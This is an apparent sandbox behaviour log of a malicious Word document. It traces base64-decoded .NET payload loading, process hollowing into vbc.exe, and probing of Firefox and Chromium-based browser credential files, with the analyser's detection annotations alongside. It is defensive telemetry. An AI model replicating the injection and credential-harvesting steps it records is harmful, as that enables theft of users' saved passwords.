Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 18 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 19 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 20 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 21 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 24 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 25 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 26 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 28 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 29 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 30 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 32 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 33 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 34 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 36 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 37 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 38 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 40 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 41 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 42 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 44 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 47 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 48 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\0t% Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\sq% Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None		2388
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6c898b90, -1, 88b37cc, 88b37c8, 0) Return: 0		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\LNK) Return: 1		2388
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2388
Call System API	API Name: GetVersionExA Args: (9058f0) Return: 1	144	2588
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (87ed38) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (722b9cf0) Return: 1		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1	144	2588
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30		2388
Call Filesystem API	API Name: FindNextFileW Args: (a1b3a30, 89fe0a8) Return: 1		2388
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0		2388
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint*, 0, 89fe0a8, 0, 0, 0) Return: a1b3b70		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa7fad		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 5656003a		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 5656003b		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\019C826E445A4649A5B00BF08FCC4EEE Value: None		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 58a6a8, 0, 0, 0) Return: 945278	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (945278, 58a6a8) Return: 1	144	2588
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 589d68, 0, 0, 0) Return: 9452f8	144	2588

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime.b92aa12#*, 0, 58ae78, 0, 0, 0) Return: 945538	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (945538, 58ae78) Return: 1	144	2588
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml#, 0, 58b788, 0, 0, 0) Return: 9455b8	144	2588
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration#, 0, 58ae28, 0, 0, 0) Return: 944cb8	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (944cb8, 58ae28) Return: 1	144	2588
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001e		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560013		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 56560014		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560013		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 56560014		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560020		2388
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4	144	2588
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2588 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438	144	2588
Call System API	API Name: GetVersionExA Args: (862ea58) Return: 1		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560021		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560022		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560023		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 56560024		2388
Call System API	API Name: GetVersionExA Args: (88ca0c) Return: 1		2388
Add File	Path: %APPDATA%\Microsoft\UPProof\ExcludeDictionary\EN0409.lex Type: VSDT_COM_DOS		2388
Write File	Path: %APPDATA%\Microsoft\UPProof\ExcludeDictionary\EN0409.lex Type: VSDT_COM_DOS		2388
Call System API	API Name: GetVersionExA Args: (58dc10) Return: 1	144	2588
Call System API	API Name: GetVersionExA Args: (722b9cf0) Return: 1	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826264, 88) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826220, 22) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826200, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826304, 44) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0900000005000000..., 0, 106067472, 36) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFFFF00, 0, 106067592, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 123784368, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 123784372, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 123784376, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 123784380, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 123784384, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826264, 88) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826220, 22) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826200, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 5826304, 44) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000..., 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0900000005000000..., 0, 106067472, 36) Return: 0	144	2588

Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFFF00, 0, 106067592, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 123785072, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 123785076, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 123785080, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 123785084, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 123785088, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 5825848, 88) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 5825804, 22) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 5825784, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 5825888, 44) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000..., 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000010000000..., 0, 106067472, 36) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0402040004820400..., 0, 106067592, 64) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831824, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831832, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831840, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831848, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555505555, 0, 123831856, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555550055555, 0, 123831864, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555055500555555, 0, 123831872, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555005005555555, 0, 123831880, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555500055555555, 0, 123831888, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555550555555555, 0, 123831896, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831904, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831912, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831920, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831928, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831936, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831944, 8) Return: 0	144	2588
Call System API	API Name: BCryptDecrypt Args: (903d70, {z}, 15400, 0, , 0, {z}, 15400, 5823292, 0) Return: 0	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (SDRzSUFBUFBQUFFQU8yOUlyQWNTWllsSmk5dHludC9TdIzLMSlCMG9RaUFZQk1rMkpCQUVPekJpTlNa3V3ZGFVY2plYXNkZ2NwbFZlVmRaaFpBek8yZHZQZmVlKys...) Return: 4834734941414141...	144	2588
Detection	Threat Characteristic: Detected as obfuscated script File: #QA2302-4944.docx SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77		
Call System API	API Name: System.Convert::FromBase64String Args: (H4slAAAAAAEAO29B2AcSZYJI9tynt/SvVK1+B0oQIAYBMk2JBAE0zBiM3mkuwdaUcjKasgcpI/VmVdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkr...) Return: 1F8B080000000000...	144	2588
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRIcG==) Return: 4D756E6F7A2E4869...	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974...	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974...	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (LIByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274...	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265...	144	2588
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	144	2588
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	144	2588
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%\vbc.exe) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\vbc.exe, 400000, MZ, , 1024, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\vbc.exe, 401000, .D\$...., .d, 79872, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$...., .d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\vbc.exe, 415000, ..., 16896, 58df24) Return: 1	144	2588

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\vbc.exe, 41a000, .T.<...K.'...;U, 512, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K.'...;U		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\vbc.exe, 4a0000, `.....t\$\$.....t, 8192, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.....t\$\$.....t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f54f000 Process:2472:%USERPROFILE%\vbc.exe, 7f54f008, , 4, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2472:%USERPROFILE%\vbc.exe) Return: 1	144	2588
Call Thread API	API Name: NtResumeThread Args: (Process:2472,) Return: ?	144	2588
Call System API	API Name: evtcchann.SendEvent Args: (e), pid[2472], ppid[2588] Return: 1	144	2588
Detection	Threat Characteristic: Creates process Process ID: 2472 Image Path: %USERPROFILE%\vbc.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 60	2588	2472
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\Usagelogs\vbc.exe.log Type: VSDT_ASCII	144	2588
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\Usagelogs\vbc.exe.log Type: VSDT_ASCII	144	2588
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\ins3.dll) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (113ef2c) Return: 1	2588	2472
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2472 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (113ef2c) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (113ef80) Return: 1	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunescape\Lunescape6\plugins\9BDD5314-20A6-4d98-AB30-8325A95771EE) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2588	2472
